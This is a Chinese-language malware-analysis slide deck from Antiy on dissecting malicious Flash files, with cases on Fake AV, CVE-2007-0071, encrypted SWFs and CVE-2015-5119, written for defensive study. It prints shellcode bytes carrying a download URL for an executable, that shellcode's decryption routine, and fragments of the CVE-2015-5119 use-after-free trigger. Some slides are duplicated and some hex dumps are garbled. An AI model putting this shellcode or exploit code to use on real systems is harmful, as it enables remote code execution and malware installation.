



# Adobe Flash 恶意代码分析



安天反病毒引擎研发中心

[www.antiy.com](http://www.antiy.com)

 **安天** | 智者安天下



- 为什么要分析Adobe Flash
- SWF文件结构
- Flash 脚本历史
- 分析Flash常用的工具
- 基本的分析方法
- 案例1: Fake AntiVirus
- 案例2 : 古老的CVE-2007-0071
- 案例3 : 分析加密的SWF
- 案例4: CVE-2015-5119
- 总结





# 为什么要分析Adobe Flash




# 为什么要分析Adobe Flash

4

- Flash Player 应用在很多领域
  - 支持多个平台, 包括windows, linux, mac os, android等。
  - 支持脚本可实现更加灵活的扩展。
- 可以以控件的形式运行在浏览器中
  - 网页中广告栏以及网页游戏
  - 欺骗用户点击如Fake AV
- 利用Flash player 漏洞挂马
- 下载恶意代码或者重定向到恶意网站



# SWF 文件结构







## • SWF文件基本结构如下图：





- Header 包含文件特征(FWS,CWS,ZWS),文件版本，文件长度，帧大小等。
- FileAttributes定义了SWF的文件特性，如是否使用GPU加速，是否有metadata数据，是否使用ActionScript3.0,是否可以访问网络文件。
- Tag主要分为两个大类:Definition和Control Tag. Definition Tag 定义了SWF文件的内容，Control Tag 主要是控制Flash player 解释文件过程中的行为。
- Tag 由两部分组成: RECORDHEADER和 Tag Data ， RECORDHEADER 标记了Tag 的类型和数据的长度。
- 常见的Tag 如下:
  - Header 包含文件特征(FWS,CWS,ZWS),文件版本，文件长度，帧大小等。
  - FileAttributes定义了SWF的文件特性，如是否使用GPU加速，是否有metadata数据，是否使用ActionScript3.0,是否可以访问网络文件。
  - Tag主要分为两个大类：**Definition和Control Tag. Definition Tag 定义了SWF文件的内容，Control Tag 主要是控制Flash player 解释文件过程中的行为。**
  - **Tag 由两部分组成: RECORDHEADER和 Tag Data ， RECORDHEADER 标记了Tag 的类型和数据的长度。**
  - 常见的Tag 如下:
    - TagType=12 DoAction (包含ActionScript 1或2代码)
    - TagType=59 DoInitAction (包含ActionScript 1或2代码)
    - TagType=82 DoABC (包含ActionScript 3代码)
    - TagType=87 DefineBinary (包含任意数据)



# Flash 脚本历史



- SWF 1和SWF 2:只有简单的control tag.
- SWF 3 :引入Action概念支持对鼠标移动和点击的响应。只是一个简单的模型。同时增加了DoAction Tag.
- SWF 4: 通过Actions实现脚本功能，支持常见的逻辑算法。
- SWF 5-6：在4的基础上又做了扩展，支持更多的类型转换，算术和栈操作。SWF增加了DoInitAction Tag. 此时称为ActionScript 1.
- SWF7-8 增加了类相关的操作以及异常处理。此时称为ActionScript 2.
- SWF9: 增加了DoABC Tag,增加了ActionScript 3 虚拟机用来解释DoABC中的字节码。



## 分析Flash常用的工具





- SWF Tools
  - SWF Tools 是一个工具集，包含多个工具常见的如下：
    - SWF Strings 扫描SWF中的字符串。
    - SWFDump 打印SWF的各种文件信息，并且反汇编包含的代码。
    - SWFExtract 从SWF文件中提取影片片段或者图片等。
- JPEXS Free Flash Decompiler
  - JPEXS 是一个强大的开源Flash 反编译工具，主要包括如下功能：
    - 导出脚本，图像，声音等。
    - 显示ActionScript源码(反编译).
    - 编辑汇编代码。
    - 替换SWF文件中的图片，字体等内容。
    - 可以反编译一些混淆代码。
- 调试和分析工具
  - IDA 静态分析和定位漏洞位置。
  - OllyDBG 和Windbg 动态的调试分析漏洞位置以及shellcode.



## 分析Flash常用的工具

11

- Process Explore和Process Mon
  - 用于观察flash 在播放过程中有无文件释放，进程创建，网络等行为。
- WireShark（不需要再介绍）



# Flash 分析基本方法



## • 行为分析

- 观察flash播放过程中的行为.

如有无文件释放， 未知进程启动， 浏览器崩溃等行为。

- 观察Flash 播放过程中网络数据有无异常， 是否包含未知的URL， DNS， IP等。



## • 代码分析

- 使用该工具反汇编ActionScript的代码， 分析其用途。
- 使用调试器分析漏洞产生的位置和原理。



# Flash 分析基本方法


- 借助网络搜集更多的信息
  - 是否有相关的报告。
  - 该flash 如果利用了漏洞，操作系统版本，Flash Player 版本的是多少。
  - 通过网络追踪Flash文件中包含的URL, IP, 版本等相关联的内容。



# 案例1: Fake AntiVirus



# 案例1: Fake AntiVirus







# 案例1: Fake AntiVirus

```
AD 资源
1 on(release){
2   getURL(_root.link1,"_blank");
3   getUrl("javascript:hide();", "");
4 }
5
```

```
1 Push "_root"
2 GetVariable
3 Push "link1"
4 GetMember
5 Push "_blank"
6 GetURL2 false false 0
7 GetUrl "javascript:hide();" ""
8
```

```
1 <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
2   codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,16,0"
3   width="320" height="400" >
4   <param name="movie" value="movie.swf?link1=[REDACTED]">
5   <param name="quality" value="high">
6   <param name="play" value="true">
7   <param name="LOOP" value="false">
8   <embed src="movie.swf" width="320" height="400" play="true" loop="false" quality="high"
9     pluginspage="http://www.macromedia.com/go/getflashplayer"
10    type="application/x-shockwave-flash">
11 </embed>
12 </object>
```



## 案例2:古老的CVE-2007-0071



## 案例2:古老的CVE-2007-0071

- CVE-2007-0071是利用了Flash Player解析SWF文件的 DefineSceneAndFrameLabelData tag时逻辑错误导致的漏洞。
- DefineSceneAndFrameLabelData的结构如下:

Field	Type	Comment
Header	RECORDHEADER	Tag type = 86
SceneCount	EncodedU32	Number of scenes
Offset1	EncodedU32	Frame offset for scene 1
Name1	STRING	Name of scene 1
...	...	...
OffsetN	EncodedU32	Frame offset for scene N
NameN	STRING	Name of scene N
FrameLabelCount	EncodedU32	Number of frame labels
FrameNum1	EncodedU32	Frame number of frame label #1 (zero-based, global to symbol)
FrameLabel1	STRING	Frame label string of frame label #1
...	...	...
FrameNumN	EncodedU32	Frame number of frame label #N (zero-based, global to symbol)
FrameLabelN	STRING	Frame label string of frame label #N



## 案例2:古老的CVE-2007-0071

### • 典型样本如下:

```
+ Unresolved (TAG) = 86  
+ SetBackgroundColor (TAG) = 9  
+ DefineSceneAndFrameLabelData (TAG) = 86
```

恶意构造的数据位于第一个类型为86的tag,这里解析失败,所以JPEXS就没有显示其类型的名字。其数据如下:

00000000	46	57	53	08	F2	09	00	00	78	00	05	5F	00	00	0F	A0	F	W	S	ò	x	-	..
00000010	00	00	0C	5B	04	44	11	08	00	00	00	85	15	A6	E1	8A	[	D				á	š
00000020	A0	08	43	02	FF	FF	FF	BF	15	0B	00	00	00	01	00	53	C	ÿ	ÿ	ÿ	ÿ		S
00000030	63	65	6E	65	20	31	00	00	BF	14	21	04	00	00	01	00	c	e	n	e	!	!	

其中黄颜色标出的框中为Tag的类型和长度解码后Type=86 Length=5。红颜色标出是数据时使用Adobe U32编码的解码后为0x8402b0a6,这个值为SceneCount 的值。



## 案例2:古老的CVE-2007-0071

触发漏洞的过程如下：

Flash player 在解释SWF文件的时候，有一个判断SceneCount 是否是大于零，然后的条件跳转，判断的时候是假定SceneCount 是一个有符号数字。因此如果这个值是个负值就绕过了对0的检测。也就是说只要SceneCount大于0x80000000, 转换成有符号时它就是一个负数，就可以绕过检测。

简单的概括说就是本来只是要判断大于0和等于0两种情况，但是判断的时候假定SceneCount为有符号数，结果负数也被“当作”小于0的情况了。这就导致了一些列的内存错误。

```
if((int32)SceneCount>0)
{

}
else // 0, 大于0x800000000
{


}
```



# 案例2:古老的CVE-2007-0071

- Shellcode 分析

shellcode位于DefineBits的jpegData中:



B5	CB	EC	32	89	64	E3	A4	64	B5	F3	EC	32	64	EB	64	μ	È	ì	2	%	d	â	..	d	μ	ó	ì	2	d	ē	d
EC	2A	B1	B2	2D	E7	EF	07	1B	11	10	10	BA	BD	A3	A2	ì	*	..	"	-	ε	ī		"	¼	£	ē				
A0	A1	EF	68	74	74	70	3A	2F	2F	38	32	2E	39	38	2E	..		i	h	t	t	p	:	/	/	8	2	.	9	8	.
32	33	35	2E	31	37	33	2F	67	6F	67	69	37	37	2F	69	2	3	5	.	1	7	3	/	g	o	g	i	7	7	/	i
2E	65	78	65	00	00	00	00	00	00	00	00	00	00	00	00	.	e	x	e												
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90																
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90																
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90																
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90																
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90																
90	90	90	90	90	90	90	90	90	90	90	90	90	90	90	90																



## 案例2:古老的CVE-2007-0071

- 将DefineBits的数据dump出来加载到IDA中,在一段0x90指令之后可以看到解密指令:

```
seg000:00000133          nop
seg000:00000134          jmp     short loc_145
seg000:00000134 ; END OF FUNCTION CHUNK FOR sub_136
seg000:00000136          ; ===== S U B R O U T I N E =====
seg000:00000136          ;
seg000:00000136          ;
seg000:00000136          sub_136      proc near          ; CODE XREF: sub_136:loc_145↓p
seg000:00000136          var_1B0     = dword ptr -1B0h
seg000:00000136          ;
seg000:00000136          ; FUNCTION CHUNK AT seg000:000000D7 SIZE 0000005F BYTES
seg000:00000136          ; FUNCTION CHUNK AT seg000:000001E0 SIZE 00000060 BYTES
seg000:00000136          ; FUNCTION CHUNK AT seg000:000002BE SIZE 0000002D BYTES
seg000:00000136          ; FUNCTION CHUNK AT seg000:0000033E SIZE 00000024 BYTES
seg000:00000136          ;
seg000:00000136          pop     ebx    获取加密数据的地址, 开始解密
seg000:00000137          xor     ecx, ecx
seg000:00000139          mov     cx, 180h
seg000:0000013D          loc_13D:
seg000:0000013D          xor     byte ptr [ebx], 0EFh ; CODE XREF: sub_136+8↓j
seg000:00000140          inc     ebx
seg000:00000141          loop   loc_13D
seg000:00000143          jmp     short loc_14A
seg000:00000145          ; -----
seg000:00000145          loc_145:
seg000:00000145          call   sub_136          ; CODE XREF: sub_136-2↑j
seg000:00000146          ;
```



# 案例2:古老的CVE-2007-0071

- 解密前后数据的对比:

解密前:

```
seg000:0000014A loc_14A: ; CODE XREF: sub_13
seg000:0000014A      jg     short loc_D7
seg000:0000014B      dec     esi
seg000:0000014C      fucomip st, st(7)
seg000:0000014F loc_14F: ; CODE XREF: sub_13
seg000:0000014F      out    dx, eax
seg000:00000150      out    dx, eax
seg000:00000151      db     64h
seg000:00000151      scasd dword ptr es:[edi]
seg000:00000153      jecxz  short loc_1B9
seg000:00000155      lahf
seg000:00000156      rep inc edx
seg000:00000158      db     64h
seg000:00000158      lahf
seg000:0000015A      out    6Eh, eax
seg000:0000015C      add    ebp, edi
seg000:0000015E      jmp   short loc_14F
-----
seg000:00000160      db  0EFh ; ?
seg000:00000161      db  64h  ; d
seg000:00000162      db   3
seg000:00000163      db  0B9h ; ?
seg000:00000164      db  87h  ; ?
seg000:00000165      db  61h  ; a
seg000:00000166      db  0A1h ; ?
seg000:00000167      db  0E1h ; ?
seg000:00000168      db   3
seg000:00000169      db   7
seg000:0000016A      db  11h
seg000:0000016B      db  0EFh ; ?
seg000:0000016C      db  0EFh ; ?
seg000:0000016D      db  0EFh ; ?
```



## 案例2:古老的CVE-2007-0071

- 解密后(使用IDA自带的x86模拟器也可以使用IDA 脚本) :


```
seg000:00000145  
seg000:0000014A  
loc_14A: ; CODE XREF: sub_136+D  
seg000:0000014A  
seg000:00000148  
seg000:00000151  
seg000:00000154  
seg000:00000157  
seg000:00000158  
seg000:0000015B  
seg000:00000161  
seg000:00000163  
seg000:00000164  
seg000:00000169  
seg000:0000016E  
seg000:00000171  
seg000:00000172  
seg000:00000177  
seg000:0000017C  
seg000:0000017F  
seg000:00000180  
seg000:00000185  
seg000:0000018A  
seg000:0000018D  
seg000:0000018E  
seg000:00000193  
seg000:00000198  
seg000:0000019B  
seg000:0000019C  
seg000:000001A1  
seg000:000001A6  
call sub_136  
nop  
mov eax, dword ptr fs:loc_30  
mov eax, [eax+0Ch]  
mov esi, [eax+1Ch]  
lodsd  
mov esi, [eax+8]  
sub esp, 400h  
mov ebp, esp  
push esi  
push 0EC0E4E8h  
call sub_26C  
mov [ebp+4], eax  
push esi  
push 0E8AFE98h  
call sub_26C  
mov [ebp+8], eax  
push esi  
push 0C2FFB025h  
call sub_26C  
mov [ebp+0Ch], eax  
push esi  
push 60E0CEEfh  
call sub_26C  
mov [ebp+10h], eax  
push esi  
push 0B8E579C1h  
call sub_26C  
mov [ebp+14h], eax
```



## 案例2:古老的CVE-2007-0071

- 解密后(使用IDA自带的x86模拟器也可以使用IDA 脚本) :

```
seg000:00000143  
seg000:0000014A  
loc_14A: ; CODE XREF: sub_136+D  
seg000:0000014A  
seg000:00000148  
seg000:00000151  
seg000:00000154  
seg000:00000157  
seg000:00000158  
seg000:0000015B  
seg000:00000161  
seg000:00000163  
seg000:00000164  
seg000:00000169  
seg000:0000016E  
seg000:00000171  
seg000:00000172  
seg000:00000177  
seg000:0000017C  
seg000:0000017F  
seg000:00000180  
seg000:00000185  
seg000:0000018A  
seg000:0000018D  
seg000:0000018E  
seg000:00000193  
seg000:00000198  
seg000:0000019B  
seg000:0000019C  
seg000:000001A1  
seg000:000001A6  
call sub_136  
nop  
mov eax, dword ptr fs:loc_30  
mov eax, [eax+0Ch]  
mov esi, [eax+1Ch]  
lodsd  
mov esi, [eax+8]  
sub esp, 400h  
mov ebp, esp  
push esi  
push 0EC0E4E8h  
call sub_26C  
mov [ebp+4], eax  
push esi  
push 0E8AFE98h  
call sub_26C  
mov [ebp+8], eax  
push esi  
push 0C2FFB025h  
call sub_26C  
mov [ebp+0Ch], eax  
push esi  
push 60E0CEEfh  
call sub_26C  
mov [ebp+10h], eax  
push esi  
push 0B8E579C1h  
call sub_26C  
mov [ebp+14h], eax
```



## 案例3: 分析加密的SWF



## 案例3: 分析加密的SWF

- 异或加密:

```
public class luv extends Sprite
{
    public var l:luv;

    public function luv() 1
    {
        super();
        this.l = new luv();
        this.b();
    }

    public function b() : void
    {
        var _loc1:* = 0;
        var _loc2:* = null;
        var _loc3:* = undefined;
        var _loc4:* = 0;
        var _loc5:* = null;
        var _loc6:* = null;
        var _loc7:* = null;
        var _loc8:* = null;
        var _loc9:* = 30;
        try
        {
            _loc8 = new ByteArray(); 2
            _loc8.endian = Endian.LITTLE_ENDIAN;
            _loc4 = 0;
            while(_loc4 < this.l.length) 3
            {
                _loc8.writeByte(this.l[_loc4] ^ _loc9);
                _loc4++;
            }
            _loc5 = LoaderInfo(this.root.loaderInfo);
            _loc6 = new LoaderContext();
            _loc6.parameters = _loc5.parameters;
            _loc7 = new Loader(); 4
            _loc7.contentLoaderInfo.addEventListener(Event.COMPLETE, this.a);
            _loc7.loadBytes(_loc8, _loc6); 5
        }
    }
}
```





# 案例3: 分析加密的SWF

对DefineBinaryData解密后的数据如下:

```

00000000h: 43 57 53 0B 9F 52 00 00 78 DA ED 7C 0B 78 54 D5 : DWS.娘..x限].xT?
00000010h: B5 F0 DE E7 39 33 99 24 67 F2 26 CF 21 9C 80 41 : 叨捐93?e??英A
00000020h: 4E 26 0F 1E 82 4A C2 6B 78 A8 D8 02 E2 8B 11 CE : N8..但取[x方.鉢.?
00000030h: 99 CC 90 68 32 93 CE 4C 02 E8 6D 1D 50 40 C5 5A : 標?2擇L.鏢.P@谿
00000040h: F0 81 B6 BD D5 04 45 A9 6F AD B7 DE D6 5E 79 8A : 饒會?E, 拗'y?
00000050h: 5E B5 76 92 08 B1 D5 B6 94 A2 F2 71 6B C5 5F DB : 祐?闭梯II qk壹?
00000060h: 5A 45 E6 5F 7B EF 33 8F 0C 09 B5 FF F7 FD DF F5 : ZE鏢{?? ?鮮嗎
00000070h: FB 2C 64 D6 5A 7B AF B5 D7 5E 6B ED B5 5F 27 73 : ?d語! 謝k森_s
00000080h: E2 16 09 47 11 CA 79 18 A1 12 8C E6 3A C6 20 84 : ?.G.華.?.岫:??
00000090h: 6E CC 7F 15 23 74 41 A8 D5 3F 63 C9 5C B7 73 6D : n?.#tA尸?c漆樞m
000000a0h: 67 47 20 3C 03 4A 17 4E 68 8B 44 BA 66 B8 5C 6B : eG < J.Nh締締語k
000000b0h: D6 AC A9 5B D3 54 17 0C AD 76 35 4C 9F 3E DD 55 : 脂 齧.摺5L?單
000000c0h: DF E8 6A 6C D4 40 42 0B AF 0B 44 F4 B5 5A 20 3C : 咩jL試B.?D8AZ <
000000d0h: 6E C2 4C AA 60 AE 2F EC 0D B5 77 45 DA 83 01 27 : n?翔宗??袂?踪?
000000e0h: 29 EB 46 B0 3B 72 E1 84 09 A6 D6 56 6F 52 69 57 : )嗎?醜.XVoRiW
000000f0h: 77 A8 83 AA 6C F5 BA 7C 1D BE 4E 5F 20 12 76 35 : w■揣睡].緝_v5
00000100h: D4 35 80 A2 56 EF 0C 7F 30 D4 A9 47 66 EA 5D 5D : ?e ? 0亮G的自]
00000110h: 1D ED 5E 9D A8 73 AD D5 C2 6D 41 EF 75 6B F4 1E : .鞣森s 駝A鋼k?
00000120h: 9F E6 EF D0 C3 6D 17 B8 52 82 A4 4D A4 3D D2 E1 : 增鑄阿.惠債M?裔

```

接着从解密后的flash文件中的DefineBinaryData tag中发现了如下数据:

00000040	05	0E	04	0F	72	00	00	A0	08	76	05	72	73	09	0F	0E	e	n	d	o	r	.	.	v	e	r	s	i	o	n	
00000050	00	01	00	A0	0C	04	05	73	03	72	09	70	74	09	0F	0E	.	.	.	.	d	e	s	c	r	i	p	t	i	o	n
00000060	00	43	72	79	73	74	01	0C	0C	09	7A	05	20	2D	06	09	C	r	y	s	t	a	l	l	i	z	e	f	i		
00000070	0C	74	05	72	00	A1	01	02	00	00	0C	5F	4F	75	74	43	l	i	t	e	r	.	.	.	.	.	.	.	.	.	
00000080	6F	0F	72	64	00	A1	01	01	00	00	02	73	60	7A	65	00	o	o	r	d	.	.	.	.	.	.	.	.	.		
00000090	A2	01	6D	60	6E	56	61	6C	75	65	00	3F	80	00	00	A2	e	.	.	.	.	.	.	.	.	.	.	.	.		
000000A0	01	6D	61	78	56	61	6C	75	65	00	43	96	00	00	33	03	m	a	x	v	a	l	u	e	C	-	.	.	.		
000000B0	00	C0	01	80	00	00	02	00	B0	40	02	00	10	40	1D	02	Ä	.	.	.	.	.	.	.	.	.	.	.	.		
000000C0	00	C1	03	00	10	00	30	03	00	F1	02	00	10	00	1D	01	Ä	.	.	.	.	.	.	.	.	.	.	.	.		
000000D0	00	F3	03	00	1B	00	A2	07	64	65	66	61	75	6C	74	56	Ä	.	.	.	.	.	.	.	.	.	.	.	.		
000000E0	A1	6C	75	65	00	41	A0	00	00	00	0B	38	80	00	00	42	a	l	u	e	.	.	.	.	.	.	.	.	.		
000000F0	42	43	43	43	43	44	44	44	44	41	41	41	41	42	42	42	B	C	C	C	C	D	D	D	A	A	A	A	B	B	

很显然这是一个利用编号为CVE-2015-0515的漏洞的样本。



## 案例3: 分析加密的SWF

### • Dows 分析(适用于部分版本):

- DoSWF是一款针对Adobe Flash平台的处理软件，为SWF、SWC、AIR应用提供专业的加密、混淆解决方案，保护Flash作品不被破解、反编译。DoSWF主要功能包括：
  - 加密Adobe AIR及APK文件
  - 加密Adobe Flash SWF以及SWC文件
  - 混淆ActionScript3.0代码
  - 域名锁定及SWF防注入锁定
  - 方法同化
  - 添加文本、图片水印 (以上来源于官方介绍)

### • 界面截图:





# 案例3: 分析加密的SWF

- Dows的基本原理是:将要保护的文件压缩然后加密, 添加到DefineBinaryData Tag中, 在运行过程中先将数据进行解密, 然后再解压缩, 再创建一个Loader对象将其加载到内存中执行.
- 加密后的DefineBinaryData 的数据如下:

00000000	0F 81 D1 01 00 00 CF 23 00 00 09 00 64 6F 73 77	N	I #	d o s w
00000010	66 2E 63 6F 6D 04 A6 ED 7A 79 7C 14 45 DA 7F 57	f . c o m	i z y	E U W
00000020	77 CF F4 4C 2E 32 01 A2 1C C2 00 01 04 03 E9 39	w I o L . 2	¢ Å	é 9
00000030	33 13 01 C9 35 21 31 64 30 81 24 44 92 4C 5F 93	3	É 5 ! i d 0	\$ D ' L _ "
00000040	0C 4C 66 E2 CC E4 42 5C 03 82 8A 78 A1 E2 7D 04	L f â î ä B \	, Š x ; â }	
00000050	10 05 11 F1 C0 5B 8E 55 94 AC A2 E6 50 50 F7 70	ñ Å [ U "	- ¢ æ P P . v	

- DosSwf 加密后的数据头部的结构如下:

Block size (BYTE)	Key (BYTE)	Offset (步长DWORD)	Length (总长度DWORD)
----------------------	---------------	---------------------	----------------------

- 加密的数据按照块(block)的形式组织, offset是下一个块的相对当前的偏移.





## 案例3: 分析加密的SWF

33

使用伪C语言描述如下:

```
PVOID BinData;
uint32_t LengthOfBinData,
BYTE BlockSize= ReadByte()-1;
BYTE Key= ReadByte()-5;
uint32_t OffSet= ReadUInt32()-7;
uint32_t Length= ReadUInt32()-3;
PVOID NewBuffer=malloc(Length);
memmove(NewBuffer, BinData+LengthOfBinData-Length,Length);
uint32_t Count=0;
uint32_t i=0;
for(Count=0;Count<Length;)
{
    for(i=0;i<BlockSize;i=i+7)
    {
        NewBuffer[Count]=NewBuffer[Count]^Key;
    }
    ++Count;
    if(Count>Length)
    {
        break;
    }
    Count=Count+OffSet;
}
```



## 案例4：CVE-2015-5119



## 案例4 : CVE-2015-5119

- CVE-2015-5119 被发现于HackTeam泄露的代码中。
- 该漏洞是位于 ByteArray class(ActionScript 3)的一个UAF(use-after-free 漏洞)。
- 该漏洞被公开后, 被黑客用来挂马,影响很大。
- 基本原理描述 :

```
100 01 object (被赋值为 this 指针)
+04 02 object
108 03 object
10C 04 object
110 a0 uint (当前类的 ID)
114 a1 uint (0x111223344) (MyClass2 内存结构)
118 a2 uint (0x111223344)
...
12A0 a64 uint (0x111223344)
....
1E1C a999 uint
```

ByteArray 类型(长度 0xa0)

```
+00 01 object (被赋值为 this 指针)
+04 02 object
+08 03 object
+0C 04 object
+10 a0 uint (当前类的 ID)
+14 a1 uint (0x111223344) (MyClass2 内存结构)
+18 a2 uint (0x111223344)
...
+2A0 a64 uint (0x111223344)
....
+C1C a999 uint
```



## 案例4 : CVE-2015-5119

- 重写类的prototype.valueOf函数:

```
// define malicious valueOf()
prototype.valueOf = function ()
{
    logAdd("MyClass.valueOf()");

    _va = new Array(5);
    _gc.push(_va); // protect from GC // for RnD

    // reallocate _ba storage
    _ba.length = 0x1100;

    // reuse freed memory
    for(var i:int; i < _va.length; i++)
        _va[i] = new Vector.<uint>(0x3f0);

    // return one byte for overwriting
    return 0x40;
}
```



## 案例4 : CVE-2015-5119

- 将一个类赋值给一个字节数组 :

```
// take next allocated ByteArray
_ba = a[i];
// call valueOf() and cause UaF memory corruption
_ba[3] = new MyClass();
// _ba[3] should be unchanged 0
logAdd("_ba[3] = " + _ba[3]);
if (_ba[3] != 0) throw new Error("can't cause UaF");
```

- 上述过程中执行后在内存中的变化:

